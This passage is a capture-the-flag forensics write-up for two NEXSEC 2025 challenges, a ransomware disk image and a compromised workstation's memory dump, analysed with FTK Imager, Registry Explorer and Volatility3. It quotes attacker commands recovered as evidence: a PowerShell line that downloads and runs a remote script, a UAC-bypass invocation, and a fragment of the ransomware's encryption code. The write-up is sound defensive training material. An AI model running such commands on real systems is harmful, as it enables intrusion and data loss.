12/13/2025 12:35:24 PM	SYSTEM	5	-
12/13/2025 12:35:24 PM	UMFD-3	2	-
12/13/2025 12:35:23 PM	webadmin	3	100.96.0.32
12/13/2025 12:32:11 PM	SYSTEM	5	-
12/13/2025 12:32:11 PM	SYSTEM	5	-

So, the attacker gained unauthorized access through a network logon (LogonType 3) using the webadmin account: **nexsec25{12/13/2025_12:35:23PM_webadmin}**

Digital Forensics

OhMyFiles

Challenge Details

Completed

Digital Forensics
OhMyFiles #1

Overview Solves

Read the file `incident_summary.txt` to understand the context of this case. A forensic disk image of the user's workstation has been provided. As a forensic analyst, your first step is to verify the integrity of the evidence.

Calculate the SHA256 of the disk image (.E01) and provide it as your answer.
Flag Format: `nexsec25{hashvalue}`

Primary Download Method:
Players are advised to download the disk image first from the provided download server:
https://nexsec2025.sgp1.cdn.digitaloceanspaces.com/DISKIMG_FAKRI251211.zip

Alternative Download Method:
If the primary download server is unavailable or the download fails, unzip both the `.torrent` and `torrent installer .exe` files, then follow the instructions in `installationguide.txt` to download the disk image via the secondary method.

Incident_Report.txt.zip 1.38 kB

InstallationGuide.txt.zip 876 B

DISKIMG_FAKRI251211.zip.torrent.zip 206 kB

Overview:

Given the E01 file, analyse the forensic image using FTK Imager and extract information about relevant files. Understanding the flow of the Ransomware attack from initial access to encrypting files of the compromised host, we will then decrypt the files and perform a little bit of static analysis of the Ransomware's source code.

Questions:

1. Calculate the SHA256 of the disk image (.E01) and provide it as your answer. Flag Format: `nexsec25{hashvalue}`

```
nexsec25{c8f31718462337b4cc8218c2ca301ca9ca6122cca71c708757f38788533ca076}
```

Just use the command "**sha256sum**" and submit the hash; this is to ensure the file is not corrupted before we start analyzing it.

2. What file extension does the ransomware add to encrypted files?

nexsec25{.lock}

File List			
Name	Size	Type	Date Modified
My Music	112 (1 KB)	Reparse Poi...	10/12/2025 2:16:30...
My Pictures	124 (1 KB)	Reparse Poi...	10/12/2025 2:16:30...
My Videos	116 (1 KB)	Reparse Poi...	10/12/2025 2:16:30...
!!! DECRYPT_YOUR_FILES !!!.txt	1,360 (2 KB)	Regular File	11/12/2025 6:08:17...
\$I30	8,192 (8 KB)	NTFS Index ...	11/12/2025 6:08:39...
2024_Annual_Performance_Review.pdf.lock	2,972 (3 KB)	Regular File	11/12/2025 6:08:17...
BigClient_Proposal_2025.docx.lock	2,022 (2 KB)	Regular File	11/12/2025 6:08:16...
desktop.ini	402 (1 KB)	Regular File	10/12/2025 2:16:36...
Favorite_Recipes.txt.lock	1,349 (2 KB)	Regular File	11/12/2025 6:08:16...
Friday_Team_Meeting_Agenda.txt.lock	1,158 (2 KB)	Regular File	11/12/2025 6:08:16...

00	30	00	00	00	01	00	00	00-00	10	00	00	01	00	00	00	0
10	10	00	00	00	A0	00	00	00-A0	00	00	00	01	00	00	00
20	3E	D2	01	00	00	00	02	00-78	00	5A	00	01	00	00	00	>òx.Z.....
30	7C	9A	01	00	00	00	02	00-10	63	76	8A	64	6A	DC	01	cv·djũ·
40	10	63	76	8A	64	6A	DC	01-10	63	76	8A	64	6A	DC	01	.	cv·djũ··cv·djũ·
50	10	63	76	8A	64	6A	DC	01-00	10	00	00	00	00	00	00	.	cv·djũ·.....
60	9B	03	00	00	00	00	00	00-20	00	00	00	00	00	00	00
70	0C	02	4B	00	49	00	44	00-53	00	5F	00	48	00	7E	00	.	K·I·D·S·_·H·~·
80	31	00	2E	00	4C	00	4F	00-43	00	65	00	65	00	74	00	l	··L·O·C·e·e·t·
90	00	00	00	00	00	00	00	00-00	00	00	00	00	00	00	00
a0	18	00	00	00	03	00	00	00-01	00	00	00	00	00	00	00

3. What is the SHA-256 hash of the deleted archive file?

nexsec25{cfaa2ce425e2f472618323dcbceb2e3fc013100919a8dbf545bf15b4c45dae8f}

Go to \$RecycleBin folder, there are multiple deleted files, but one that is related to the incident is “\$R96XXEK.rar”, and the content inside it is Resume_Template.docx, which is described in Incident_Report.txt.

The screenshot displays a forensic tool interface with two main panes. The left pane, titled 'Evidence Tree', shows a directory structure including '\$Extend', '\$Recycle.Bin', and '\$Secure'. The right pane, titled 'File List', contains a table of files:

Name	Size	Type	Date Modified
\$R8CHBZQ.xlsx	756 (1 KB)	Regular File	10/12/2025 3:19:10...
\$R96XXEK.rar	106,408,856...	Regular File	10/12/2025 4:14:46...
\$RAGPFRN.lnk	1,044 (2 KB)	Regular File	10/12/2025 2:39:45...
\$ROLGP11.xlsx	571 (1 KB)	Regular File	10/12/2025 3:19:10...
\$RSF54LP.txt	631 (1 KB)	Regular File	10/12/2025 3:19:10...
\$RY8T57Y.txt	0 (0 KB)	Regular File	10/12/2025 3:57:37...
\$RZ4J5YN.txt	0 (0 KB)	Regular File	10/12/2025 3:06:57...
\$RZT828V.xlsx	413 (1 KB)	Regular File	10/12/2025 3:19:10...
desktop.ini	129 (1 KB)	Regular File	10/12/2025 2:16:46...


Below the file list is a hex dump of the selected file's content, showing hexadecimal values and their corresponding ASCII characters. The hex dump starts with '00000000 52 61 72 21 1A 07 01 00-F3 E1 82 EB 0B 01 05 07' and continues with various hex values and their ASCII representations, including 'RAR!', 'sume_Template.do', and '00000000 52 61 72 21 1A 07 01 00-F3 E1 82 EB 0B 01 05 07'.

At the bottom of the interface, there is a status bar with the following text: 'Cursor pos = 0; clus = 3446608; log sec = 27572864; phy sec = 28246656' and 'Listed: 18 Selected: 1 FAKHRIWORKSTATION_20251211.E01/Basic data partition (3) [50870MB]/NONAME [NTFS]/[root]/\$Recycle.Bin/S-1-5-21-1076420815-3808139571-653147571-1000/\$R96XXEK.rar'.

4. Identify the most recent CVE that was exploited to deliver the ransomware payload. Example: nexsec25{CVE-XXXX-XXXX}

nexsec25{CVE-2025-8088}

Extract the file hash of the .rar, check it with Virustotal let us see the related CVE.




5. What is the MITRE ATT&CK technique ID that matches the persistence mechanism observed in this scenario?

nexsec25{T1547.001}

Gemini helps with this one 😊, the zip file indeed dropped payloads through path traversal, as we can see from Virustotal, and also using the “strings” command on the .rar file, such as:


“..\..\..\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\startup.lnk”



6. What is the full file path where the ransomware was dropped on the system?

nexsec25{C:\Users\Fakhri\AppData\Local\svchost.exe}

We can see the .rar file dropped startup.lnk in the Startup folder, go to the folder in FTK Imager and extract the .lnk, see its properties, and also compute the hash and put it on Virustotal again. Now we know the .lnk file points to svchost.exe to enable it run automatically on boot.



7. What cipher algorithm is used to ransom the file?

nexsec25{xor}

For this, we need to use Eric Zimmerman's tool (Registry Explorer) and open NTUSER.DAT of user Fakhri. Analysing NTUSER.DAT might show the Ransomware's information. Opening the file in Registry Explorer shows a subfolder under SOFTWARE named "ShadowCrypt", which is the ransomware's name. Clicking on "Info" shows the cipher algorithm.

Key name	# values	# subkeys	Last write timesta
HKEY_CURRENT_USER	=	=	=
F:\DISKIMG_FAKRI251211\DISKIMG_FA...			
ROOT	0	10	2025-12-11
AppEvents	0	2	2025-12-10
Console	48	2	2025-12-10
Control Panel	1	14	2025-12-11
Environment	4	0	2025-12-11
EUDC	0	4	2025-12-10
Keyboard Layout	0	3	2025-12-10
Network	0	0	2025-12-10
Printers	0	2	2025-12-10
SOFTWARE	0	11	2025-12-11
AccessData	0	1	2025-12-11
AppDataLow	0	1	2025-12-10
Google	0	1	2025-12-10
Microsoft	0	67	2025-12-11
Policies	0	2	2025-12-10
RegisteredApplications	57	0	2025-12-11
ShadowCrypt	0	2	2025-12-11
Info	3	0	2025-12-11
Keys	9	0	2025-12-11
VMware, Inc.	0	1	2025-12-10
WinRAR	0	7	2025-12-11
WinRAR SFX	1	0	2025-12-10
Wow6432Node	0	1	2025-12-10
System	0	2	2025-12-10
Unassociated deleted values	1	0	

Key: ROOT

Value Name	Value Type	Data	Value...	Is Del...	Data Record Reallocated
HKEY_CURRENT_USER	HKEY_CURRENT_USER	HKEY_CURRENT_USER	HKEY_CURRENT_USER	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
Encrypted	RegSz	9		<input type="checkbox"/>	<input type="checkbox"/>
Method	RegSz	XOR_MD5_YEAR	00-00	<input type="checkbox"/>	<input type="checkbox"/>
Timestamp	RegSz	2025-12-11T14:08:17.362668	00-00...	<input type="checkbox"/>	<input type="checkbox"/>

8. Where are the encryption keys stored? Nexsec25{fullpathregistry}

nexsec25{HKCU\SOFTWARE\ShadowCrypt\Keys}

Click on “Keys”:

Value Name	Value Type	Data	Valu...	Is D...	Data Record Reallocated
Favorite_Recipes.txt.lock	RegSz	ab4ee9472f07a047c4eec308383479ee2025	00-00	<input type="checkbox"/>	<input type="checkbox"/>
Friday_Team_Meeting_Agenda.txt.lock	RegSz	00e12adebe98b01163c51f58b00c416b2025	00-00	<input type="checkbox"/>	<input type="checkbox"/>
Kids_Homework_Tracker.txt.lock	RegSz	24409ce509cdf69b904651fadd18080412025	00-00	<input type="checkbox"/>	<input type="checkbox"/>
Leadership_Meeting_Notes_Nov2024.txt.lock	RegSz	55ddc8e80569fc9120ccf05b5fdb7c232025	00-00	<input type="checkbox"/>	<input type="checkbox"/>
TODO.txt.lock	RegSz	d695ba7862c9e6718ca09b676b12ebad2025	00-00	<input type="checkbox"/>	<input type="checkbox"/>
BigClient_Proposal_2025.docx.lock	RegSz	d39316995b8fd...446b374c.2025	00-00	<input type="checkbox"/>	<input type="checkbox"/>
Japan_Trip_2025_Planning.docx.lock	RegSz	446613e99ce939a7b7ec7c76cb32c9952025	00-00	<input type="checkbox"/>	<input type="checkbox"/>
Q4_2024_Financial_Report.docx.lock	RegSz	a4ab0c98a145d242fa51f959beaeaa172025	00-00	<input type="checkbox"/>	<input type="checkbox"/>
2024_Annual_Performance_Review.pdf.lock	RegSz	4f4fcc891575cfc96d34d0bcb94d5d462025	00-00	<input type="checkbox"/>	<input type="checkbox"/>

Since this ransomware is inside NTUSER.DAT, it means it operates under HKCU, so the full path is “HKCU\SOFTWARE\ShadowCrypt\Keys”.

9. Recover the encrypted document and obtain the encrypted flag contained within it.

nexsec2025{sh4d0w_crypt_m4st3r_2025}


Decrypting it is pretty simple, just use the XOR operation with the keys found in each file, as shown in question 8. Use CyberChef to decode the encrypted file. The flag is inside “BigClient_Proposal_2025.docx.lock”.

The screenshot shows the CyberChef web interface. In the 'Recipe' section, an 'XOR' operation is configured with the key 'd39316995b8fd...' and the 'Scheme' set to 'Standard'. The 'Input' section shows a file named 'BigClient_Proposal_2025.docx.lock' with its raw bytes loaded. The 'Output' section displays the decrypted flag: 'nexsec2025{sh4d0w_crypt_m4st3r_2025}'. Below the flag, the decrypted content of the document is visible, including a proposal for BigClient Corp. submitted by TechCorp Inc. on November 25, 2024, prepared by Fakhri bin Abdullah.


**10. In the ransomware code, what two specific string constants are used to avoid re-encrypting its own ransom note and decryption instructions.
Example: nexsec25{STRING1_STRING2}**

nexsec25{DECRYPT_RANSOM}

We need to do some static analysis of the svchost.exe. The nature of this Ransomware is that when we extract the content of the .rar file in our C drive partition, the svchost.exe inside the .rar file will be extracted and populated in our “C:\Users\<USER>\AppData\Local”.



Given the logo of the .exe file, we know it is a Python compiled executable. Use `pyinstxtractor.py` to decompile it and get the .pyc, then upload it to Pylingual.io. The main function contains the 2 string (DECRYPT and RANSOM) used to avoid re-encrypting its own ransom note and decryption instructions.



The screenshot shows the Pylingual.io web interface. At the top, there's a navigation bar with 'PyLingual', 'About', 'Recently Viewed', and 'Help'. The main header displays 'svchost.pyc Python 3.13' along with a trash icon and a download icon. A red notification box indicates 'Semantic, Indentation Errors'. Below this, there's a 'Select Patch Version' dropdown and navigation links for 'Top', 'Bottom', 'Keybinding', and 'Help'. The main content area has tabs for 'Original Bytecode', 'Patch Python', 'Empty Editor', and 'Submit Patch Edit'. The 'Patch Python' tab is active, showing a Python script with the following code:

```
51 def main():
52     docs = Path(os.path.expandvars('%USERPROFILE%\Documents'))
53     extensions = ['.txt', '.doc', '*.docx', '*.pdf']
54     count = 0
55     for ext in extensions:
56         for fp in docs.glob(ext):
57             if 'DECRYPT' not in fp.name.upper() and 'RANSOM' not in fp.name.upper() and encrypt_file(str(fp)):
58                 pass # postinserted
59             else: # inserted
60                 count += 1
61     save_registry('Software\ShadowCrypt\Info', 'Encrypted', str(count))
62     save_registry('Software\ShadowCrypt\Info', 'Method', 'XOR_MDS_YEAR')
63     save_registry('Software\ShadowCrypt\Info', 'Timestamp', datetime.now().isoformat())
64     note = '\n\n=====
65     try:
```

MEMOIR

Challenge Details



Completed

Digital Forensics

MEMOIR #1

Overview Solves

An employee at Berjaya Company appears to have been compromised, and the circumstances remain unclear. We now need your expertise to analyze the acquired memory snapshot and uncover the incidents that unfolded behind the scenes.

SHA256:

bade0f98f48c5bdd15eb8cfc91b8d56bc162e950ab93c0933f4e2b111aef5a4

File (if, any):

<https://shorturl.at/ISZs4>

What is the full filename of the malicious file that was opened?

NEXSEC25{filename.extension}

Overview:

The challenge focused on memory forensics; we used **Volatility3** to solve the questions. The initial step to have a clear picture of what malicious activities happen in the compromised workstation is by using some of the core plugins in Volatility, like the **windows.pslist** to see all the running processes, and **windows.cmdline** to see the cmd history, which gives us a lot of information about the attack chain, **windows.amcache.Amcache** to see programs execution

```
(kali@kali)-[~/CTF/MCMC/MEMORY - 02]
└─$ volatility3 -f memdump.mem windows.pslist
Volatility 3 Framework 2.27.0
Progress: 100.00 PDB scanning finished
PID PPID ImageFileName Offset(V) Threads Handles SessionId Wow64 CreateTime ExitTime File output
4 0 System 0xba0186a5d080 142 - N/A False 2025-12-11 19:38:44.000000 UTC N/A Disabled
92 4 Registry 0xba0186a9b080 4 - N/A False 2025-12-11 19:38:31.000000 UTC N/A Disabled
348 4 smss.exe 0xba018b158040 2 - N/A False 2025-12-11 19:38:46.000000 UTC N/A Disabled
```

```
(kali@kali)-[~/CTF/MCMC/MEMORY - 02]
└─$ volatility3 -f memdump.mem windows.cmdline
Volatility 3 Framework 2.27.0
Progress: 100.00 PDB scanning finished
PID Process Args
```

Questions:

1. What is the full filename of the malicious file that was opened?
NEXSEC25{filename.extension}

nexsec25{Jemputan_Bengkel_Strategik.docx}

Found from the command “**windows.cmdline**”

```
4784 WINWORD.EXE "C:\Program Files\Microsoft Office\Office16\WINWORD.EXE" /n "C:\Users\azman\Downloads\Jemputan_Bengkel_Strategik.docx"
```

2. What is the IP address of the primary C2 server? **NEXSEC25{ip}**

nexsec25{188.166.181.254}

```
(kali@kali) - [~/CTF/MCMC/MEMORY - 02]
└─$ volatility3 -f memdump.mem windows.netscan
Volatility 3 Framework 2.27.0
Progress: 100.00
PDB scanning finished
Offset Proto LocalAddr LocalPort ForeignAddr ForeignPort State PID Owner Created
0xb5000010e010 TCPv4 192.168.8.34 49918 188.166.181.254 8000 ESTABLISHED 3368 team.exe 2025-12-11 20:06:33.000000 UTC
0xb5000010e790 TCPv4 127.0.0.1 49850 127.0.0.1 49852 ESTABLISHED 1000 thunderbird.ex 2025-12-11 19:47:54.000000 UTC
```

Found from the command “**windows.netscan**”

The IP address is associated with the process “**team.exe**,” which we suspected was a malicious process, as the name suggested a non-standard process name. This also means that team.exe is used as a backdoor to contact the C2 server.

3. What is the GitHub username hosting the malware repository?
NEXSEC25{username}

nexsec25{kimmisuuki}

Found from the command “**windows.cmdline**”

```
7240 cmd.exe cmd /c powershell.exe -ep bypass IEX(New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/kimmisuuki/AppleSeed/refs/heads/main/cat.ps1')
6780 conhost.exe \??\C:\Windows\system32\conhost.exe 0x4
6112 powershell.exe powershell.exe -ep bypass IEX(New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/kimmisuuki/AppleSeed/refs/heads/main/cat.ps1')
6044 powershell.exe "powershell"
```

4. What is the SHA1 hash of the credential dumping executable found in memory? Flag format: NEXSEC25{sha1_hash_lowercase}

nexsec25{d1f7832035c3e8a73cc78afd28cfd7f4cece6d20}

Use the command:

volatility3 -f memdump.mem windows.amcache.Amcache | grep ".exe"

The Amcache.hve file is a Registry hive file and a valuable Windows artifact, used by the Application Compatibility Cache. Amcache's primary purpose is to store information about programs that have been executed on the system, which is invaluable for digital forensics and malware analysis. By using Volatility "windows.registry.amcache.Amcache", it successfully traces the execution of programs by extracting execution timestamps, file paths, and the SHA1 hash. In this case, the command shows mk.exe, which is a version of Mimikatz, a famous credential dumper.

```
File c:\users\azman\appdata\local\temp\mk.exe gentilklwl (benjamin delay) 2025-12-11 10:27:24.000000 UTC N/A N/A - d1f7832035c3e8a73cc78afd28cfd7f4cece6d20 N/A mimikatz_2.2.0.0
```

5. What PowerShell script filename was used for the UAC bypass technique?

nexsec25{EventViewerRCE.ps1}

From the command "windows.cmdline", we can see a base64 string, decode it:

```
3930 cmd.exe C:\Windows\system32\cmd.exe /c powershell.exe -nop -e UwBIAHQALQBFahgAZQBjAHUAdABpAG8AbgBQAG8AbABpAGMAeQAqAEIAeQBwAGEAcwBzACAALQBTAGMAbwBwAGUAIABDAHUAcgByAGUAbgB0AFUAcwBIAHIAOwAgAEMAOGbCafCaaQBUAGQAbwB3AHMAXABUAGeAcwBrAHMAXABFAHYAZQBUAHQAVgBpAGUAdwBIAHIAUgBDAEUALgBwAHMAMQA=
9888 conhost.exe \\?\C:\Windows\system32\conhost.exe 0x4
3968 powershell.exe powershell.exe -nop -e UwBIAHQALQBFahgAZQBjAHUAdABpAG8AbgBQAG8AbABpAGMAeQAqAEIAeQBwAGEAcwBzACAALQBTAGMAbwBwAGUAIABDAHUAcgByAGUAbgB0AFUAcwBIAHIAOwAgAEMAOGbCafCaaQBUAGQAbwB3AHMAXABUAGeAcwBrAHMAXABFAHYAZQBUAHQAVgBpAGUAdwBIAHIAUgBDAEUALgBwAHMAMQA=
3976 powershell.exe powershell
```

"UwBIAHQALQBFahgAZQBjAHUAdABpAG8AbgBQAG8AbABpAGMAeQAqAEIAeQBwAGEAcwBzACAALQBTAGMAbwBwAGUAIABDAHUAcgByAGUAbgB0AFUAcwBIAHIAOwAgAEMAOGbCafCaaQBUAGQAbwB3AHMAXABUAGeAcwBrAHMAXABFAHYAZQBUAHQAVgBpAGUAdwBIAHIAUgBDAEUALgBwAHMAMQA="

After decode:

**Set-ExecutionPolicy Bypass -Scope CurrentUser;
C:\Windows\Tasks\EventViewerRCE.ps1**

Searching for the file name on the internet shows that the PowerShell script is used to bypass UAC.

6. What is the SHA1 hash of the backdoor? NEXSEC25{sha1}

nexsec25{255d932fa4418ac11b384b125a7d7d91f8eb28f4}

Using Volatility “**windows.registry.amcache.Amcache**” with grep “**team.exe**”, which is the backdoor, shows the SHA1 hash.

```
kali@kali:~/CTF/HKMC/MEMORY - 02
└─$ volatility3 -f memdump.mem windows.amcache.Amcache | grep "team.exe"
/opt/volatility3/volatility3/framework/deprecation.py:28: FutureWarning: This API (volatility3.plugins.windows.registry.amcache.Amcache.run) will be removed in the first release after 2025-09-25. This plugin has been renamed, please call volatility3.plugins.windows.registry.amcache.Amcache rather than volatility3.plugins.windows.amcache.Amcache.
warnings.warn(
/opt/volatility3/volatility3/framework/deprecation.py:105: FutureWarning: This plugin (volatility3.plugins.windows.amcache.Amcache) has been renamed and will be removed in the first release after 2025-09-25. Please ensure all method calls to this plugin are replaced with calls to volatility3.plugins.windows.registry.amcache.Amcache
warnings.warn(
File      c:\users\azman\AppData\Local\Temp\team.exe          2025-12-11 20:06:43.000000 UTC  N/A      N/A      -          255d932fa4418ac11b384b125a7d7d91f8eb28f4      N/A
```

7. What is the key value name used for persistence? NEXSEC25{ValueName}

nexsec25{selamat}

For this, we need to use the command “**windows.registry.hivelist**” to locate the memory address of the specific registry hive file that contains the persistence key. We will target the two possible persistence locations, where the offset is identified from running the command “**windows.registry.hivelist**”.

- **HKCU\Software\Microsoft\Windows\CurrentVersion\Run**
(Requires the user's NTUSER.DAT hive)
 - at offset **0xd00a40dd5000**
- **HKLM\Software\Microsoft\Windows\CurrentVersion\Run**
(Requires the SOFTWARE hive)
 - at offset **0xd00a3a71f000**

Trying the user's Run key (**HKCU**) shows only standard applications, so we try inspecting the local machine's Run key (**HKLM**) and found the key “**selamat**”.

```
kali@kali:~/CTF/HKMC/MEMORY - 02
└─$ volatility3 -f memdump.mem windows.registry.printkey --offset 0xd00a3a71f000 --key "Microsoft\Windows\CurrentVersion\Run"
Volatility 3 Framework 2.27.0
Progress: 100.00 PDB scanning finished
Last write Time Hive Offset Type Key Name Data Volatile
2025-12-11 20:02:37.000000 UTC 0*d00a3a71f000 REG_EXPAND_SZ \SystemRoot\System32\Config\SOFTWARE\Microsoft\Windows\CurrentVersion\Run SecurityHealth %windir%\system32\SecurityHealthSystray.exe
9e
2025-12-11 20:02:37.000000 UTC 0*d00a3a71f000 REG_SZ \SystemRoot\System32\Config\SOFTWARE\Microsoft\Windows\CurrentVersion\Run Greenshot "C:\Program Files\Greenshot\Greenshot.exe" False
2025-12-11 20:02:37.000000 UTC 0*d00a3a71f000 REG_SZ \SystemRoot\System32\Config\SOFTWARE\Microsoft\Windows\CurrentVersion\Run selamat C:\Users\azman\AppData\Local\Temp\svchost.exe False
2025-12-11 20:02:37.000000 UTC 0*d00a3a71f000 REG_SZ \SystemRoot\System32\Config\SOFTWARE\Microsoft\Windows\CurrentVersion\Run selamat C:\Users\azman\AppData\Local\Temp\team.exe False
```

8. What are the credentials of the newly created user account? example : NEXSEC25{username:password}

Challenge Details

Completed

Digital Forensics
